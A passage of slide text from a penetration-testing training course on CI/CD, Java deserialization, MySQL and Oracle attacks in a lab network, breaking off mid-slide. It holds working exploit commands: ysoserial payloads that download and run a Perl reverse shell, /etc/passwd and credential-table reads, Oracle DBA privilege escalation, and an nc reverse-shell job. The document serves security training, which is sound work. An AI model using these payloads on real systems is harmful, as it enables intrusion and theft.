


Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# CI / CD Process

---



# Attacker perspective



## Exercise 2.1




## Demo 2.1

### Exploiting git and CI

---

- Identify a weak configuration on the CI Server
- Obtain access to the git repository
- Upload a webshell and execute OS commands on the server


## Network status: After CI exploitation






Web Technologies

## Insecure Deserialization



# Serialization and Deserialization Attacks

- A means of translating data from one form to another
- Used for the **storage** or **transmission** of data across a network



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Serialization is everywhere

---

- Almost all languages have support for Serialization
  - Java
  - PHP
  - .NET
  - COM
  - Ruby
  - Python
  - All other OOP Based languages
- Almost all of them have had bugs in Deserialization routines which could lead to Remote Code Execution.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Java Serialization vulnerability

---

- Another issue which got little media attention
- Publicly disclosed on **28 January 2015**
- PoC published on **06 November 2015**
- Fix issued starting from **10 November 2015** onwards
- CVE-2015-4852
- Affecting: WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and more!

PoC : <http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>

Slides: <http://www.slideshare.net/frohoff1/appseccali-2015-marshalling-pickles>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

# Even More Serialization

---

- **CVE-2020-4448** IBM WebSphere
  - versions: 7.0, 8.0, 8.5 and 9.0
  - Affected components: BroadcastMessageManager class.
- **CVE-2020-4280** IBM QRadar SIEM
  - Versions 7.4.0 to 7.4.1 GA, 7.3.0 to 7.3.3 Patch 4.
  - Affected components: QRadar *RemoteJavaScript Servlet*.



# Java Serialization: How to detect

- Serialized objects are generally sent across in base64 format. Look for “rO0AB” (if base64 encoded) or if a ‘raw’ binary is passed look for the hex string “AC ED 00 05 73 72” in requests and responses

```
0000: aced 0005 7372 001d 6f72 672e 6170 6163 ....sr..org.  
0010: 6865 2e73 6f61 702e 534f 4150 4578 6365 he.soap.SOAP  
0020: 7074 696f 6e1e 4f3a 38ec 1d0a 6202 0002 ption.0:8...!  
0030: 4c00 0966 6175 6c74 436f 6465 7400 124c L..faultCode  
0040: 6a61 7661 2f6c 616e 672f 5374 7269 6e67 java/lang/St  
0050: 3b4c 000f 7461 7267 6574 4578 6365 7074 ;L..targetEx  
0060: 696f 6e74 0015 4c6a 6176 612f 6c61 6e67 iont..Ljava/  
0070: 2f54 6872 6f77 6162 6c65 3b78 7200 136a /Throwable;x  
0080: 6176 612e 6c61 6e67 2e45 7863 6570 7469 ava.lang.Exc  
0090: 6f6e d0fd 1f3e 1a3b 1cc4 0200 0078 7200 on...>.;....  
00a0: 136a 6176 612e 6c61 6e67 2e54 6872 6f77 .java.lang.T  
00b0: 6162 6c65 d5c6 3527 3977 b8cb 0300 034c able..5'9w..
```

# Java Serialization: How to attack

- We need to send the attack in serialized payload format
- ysoserial: A proof of concept tool to generate serialized payloads

```
root@kali:~/Tools/deserialization-exploit# java -jar ysoserial-0.0.5-all.jar --help
Y SO SERIAL?
Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'
Available payload types:
Payload          Authors          Dependencies
-----
BeanShell11      @pwntester, @cschneider4711 bsh:2.0b5
C3P0             @mbechler           c3p0:0.9.5.2, mchange-commons-java:0.2.11
Clojure          @JackOfMostTrades    clojure:1.8.0
CommonsBeanutils1 @frohoff          commons-beanutils:1.9.2, commons-collections:3.
CommonsCollections1 @frohoff        commons-collections:3.1
CommonsCollections2 @frohoff        commons-collections4:4.0
CommonsCollections3 @frohoff        commons-collections:3.1
CommonsCollections4 @frohoff        commons-collections4:4.0
```

- Sometimes the remote server might not have nc for reverse shell
  - /root/Tools/deserialization-exploit/perl-reverse-shell.pl is a Perl reverse shell
  - Other reverse shell one-liners on pentest monkey could be used
- If you use file-based shell, you can deliver the reverse shell using wget / curl



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Java Serialization: Payload generation

---

- Create the payload to retrieve the Perl code from Kali:

```
java -jar ysoserial-all.jar CommonsCollections1 'wget  
http://192.168.X.206/perl-reverse-shell.pl -O  
/tmp/shell.pl' > payload_wget.bin
```

- Create the payload that will call the Perl code and give us shell access:

```
java -jar ysoserial-all.jar CommonsCollections1 'perl  
/tmp/shell.pl 192.168.X.206 9999' > payload_exe.bin
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Java Serialization: Exploit delivery

- Execute the payload to retrieve the Perl code from Kali:

```
sh websphere-2015-deserialization-exploit.sh  
https://192.168.3.150:8880/ payload_wget.bin
```

- Execute the payload that will call the Perl code and give us shell access:

```
sh websphere-2015-deserialization-exploit.sh  
https://192.168.3.150:8880/ payload_exe.bin
```

```
root@kali:~# nc -lvp 9999  
listening on [any] 9999 ...  
connect to [192.168.10.206] from (UNKNOWN) [192.168.3.150] 52908  
id  
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 2.2



## Demo 2.2

# WebSphere Java Exploits

- **Identify** a vulnerability in a service running on 192.168.3.150
- **Obtain a reverse shell** by exploiting the identified vulnerability

## Cisco Webex Meetings: CVE-2022-20763: Java Deserialization

---

- Deserialization vulnerability which exists in **Cisco Webex Meetings**.
- **Affected versions:** Cloud-based Cisco Webex Meetings.
- **Affected components:** Login and authorization modules.
- An attacker could exploit this vulnerability by sending malicious login requests to the Cisco Webex Meetings service



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Vulnerable VM

- We have a vulnerable host that suffers from many of the vulnerabilities discussed throughout this session
- You can find this in the lab network at 192.168.3.123



The screenshot shows a web browser window with the URL `192.168.3.123`. The page title is **Deserialization Vulnerability Playground**. The content area contains the following text:  
This VM is specifically designed to act as a playground for experimenting with Deserialization vulnerabilities. We have kept bare minimum PoC level vulnerabilities affecting multiple languages in this Single VM.  
A bulleted list of four items follows:

- [Java Website :16661](#)
- [Python : Connect over TCP Socket :16662](#)
- [Node Website :16663](#)
- [PHP Website :16664](#)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

## Mitigation steps

---


- **No easy solution** for existing applications, worst case may require architectural overhaul.
- Never provide user-controlled data directly to de(un)serialize functions
- Prefer **JSON** instead of serialization options
- Allow list the classes you want to deserialize anything else goes /dev/null
- Automated solutions
  - <https://github.com/kantega/notsoserial> → Deserialization Firewall
  - <https://github.com/ikkisoft/SerialKiller> → Lookahead Deserializer



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Network status: After Serialization exploits





## Databases

- MySQL
- PostgreSQL
- Oracle



Databases

**MySQL**



**BETA** This is a trial service — your [feedback](#) will help us to impr

[Sign in / Register](#)

Search for a company or officer

**; DROP TABLE  
"COMPANIES";-- LTD**

# Attacking MySQL

---

- MySQL is very widely used - which makes it an attractive target
- Listens on **TCP port 3306** by default
- Typically secured by default with network access controls and built in ACLs.

## Vulnerabilities:

- SQL injection attacks
- Abusing Management Console access (such as phpMyAdmin)
- Brute force attack if a direct connection is possible
- The root user of MySQL is almost always present and not configured to lockout by default



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# MySQL Exploitation

---

- Getting access to a database is just the beginning
- Various attacks can be performed depending on privileges
- FILE\* privilege allows the user to read files on the server

```
select LOAD_FILE('/etc/passwd');
```

- Database credential's location: mysql.user table

```
select * from mysql.user;
```

- Note: It's always worth checking if your database account has the FILE privilege. The MySQL root user has this access...



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.



## Lab challenge 3.1

### MySQL

---

- Identify an account with a weak password and login to the MySQL database
  - Read the file '/etc/passwd' and identify the username corresponding to uid 1001
  - Extract & crack hashes from the MySQL database (mysql.user table) & tables within 'other' databases
- Identify the SSH service running on the host
  - Using an online attack, obtain the password for user identified during the MySQL challenge
  - Obtain the output of the command uname –a



Databases

**Oracle**



# Oracle

---

To connect to an Oracle database, you need the following:

- IP:port (default port 1521)
  - use Nmap for this
- SID (database name)
  - use odat here
- Credentials
  - use odat here



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Oracle: The real world

---

- Typically, you will be able to connect to Oracle as an unprivileged account such as SCOTT/TIGER
- After connecting you may want to:
  - Escalate privileges to become DBA
  - With DBA privs execute OS Code



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Hacking Oracle for fun and pr0fit: #1 and #2

## #1: Identify SID

```
odat-libc2.5-x86_64 sidguesser -s  
192.168.3.100
```

[1.1] Searching valid SIDs thanks to a well known SID list on the 192.168.3.100:1521 server

[+] 'XE' is a valid SID. Continue...

[+] 'XEXDB' is a valid SID. Continue...

## #2: Identify default account(s)

```
odat-libc2.5-x86_64 passwordguesser -d  
XE -s 192.168.3.100
```

[+] Valid credentials found:  
SCOTT/TIGER. Continue...

100%  
#####	#####	#####	#####	#####	#####	#####	#####	#####	#####
#####	#####	#####	#####	#####	#####	#####	#####	#####	#####
#####	#####	#####	#####	#####	#####	#####	#####	#####	#####
#####	#####	#####	#####	#####	#####	#####	#####	#####	#####
#####	Time: 00:00:15								

[+] Accounts found on  
192.168.3.100:1521/XE: { 'SCOTT':  
'TIGER' }




Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

# Hacking Oracle for fun and pr0fit: #3

Connect\*\* to Oracle database with credentials identified and verify your user privileges:

```
select * from session_privs
```



The screenshot shows the Razorsql interface with the following details:

- Query Editor: The query `SELECT * FROM session_privs;` is entered.
- Results Grid: The results show three rows of privileges:

PRIVILEGE
CREATE SESSION
UNLIMITED TABLESPACE
CREATE PROCEDURE
- Toolbar: Standard SQL editor toolbar with icons for copy, paste, execute, etc.
- Status Bar: Shows 28/28, Ln. 1 Col. 29, Lines: 1, INSERT, WRITABLE \n Cp1252, Delimiter: ;

\*\* we recommend using an external tool called Razorsql ([www.razorsql.com](http://www.razorsql.com)) for connecting to the database. You can download a FREE 30 day trial from the razorsql website.



# Oracle: Vulnerabilities CPU Jan 2015

---

Vulnerability: Public role has index privilege on SYS.DUAL table



## Exploit:

- Create a malicious function as our low privileged user
- Create an Index on SYS.DUAL which will execute this function
- Query SYS.DUAL
- The function will now be executed as SYS



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

References:  
[http://www.davidlitchfield.com/Privilege\\_Escalation\\_via\\_Oracle\\_Indexes.pdf](http://www.davidlitchfield.com/Privilege_Escalation_via_Oracle_Indexes.pdf)

© NotSoSecure Training 2024, All Rights Reserved.



# Hacking Oracle

---

CREATE your 'malicious' function

```
CREATE OR REPLACE FUNCTION GETDBA_X (FOO varchar)
return varchar deterministic authid current_user
is
pragma autonomous_transaction;
begin
execute immediate 'grant dba to userx identified
by userx';
commit;
return 'FOO';
end;
```



Demo

## Hacking Oracle: Continued

---

Create index on sys.dual referencing your function

```
create index exploit_index_x on  
SYS.DUAL(SCOTT.GETDBA_X('BAR'));
```



Demo

# Hacking Oracle: Continued

Query Dual to execute your exploit:

```
select user from sys.dual;
```

Login as:

```
userx/userx (DBA user)
```

	PRIVILEGE
1	ALTER SYSTEM
2	AUDIT SYSTEM
3	CREATE SESSION
4	ALTER SESSION
5	RESTRICTED SESSION
6	CREATE TABLESPACE
7	ALTER TABLESPACE
8	MANAGE TABLESPACE
9	DROP TABLESPACE
10	UNLIMITED TABLESPACE
11	CREATE USER
12	BECOME USER
13	ALTER USER
14	DROP USER
15	CREATE ROLLBACK SEGMENT
16	ALTER ROLLBACK SEGMENT
17	DROP ROLLBACK SEGMENT
18	CREATE TABLE
19	CREATE ANY TABLE
20	ALTER ANY TABLE
21	BACKUP ANY TABLE
22	DROP ANY TABLE
23	LOCK ANY TABLE
24	COMMENT ANY TABLE
25	SELECT ANY TABLE

# Hacking Oracle: OS Code Execution

---

```
1 begin
2 dbms_scheduler.create_job( job_name => 'TEST9', job_type =>
3 'EXECUTABLE', job_action => '/bin/nc', number_of_arguments => 4, start_date =>
4 SYSTIMESTAMP, enabled => FALSE, auto_drop => TRUE);
5 dbms_scheduler.set_job_argument_value('TEST9', 1, '192.168.9.206');
6 dbms_scheduler.set_job_argument_value('TEST9', 2, '9999');
7 dbms_scheduler.set_job_argument_value('TEST9', 3, '-e');
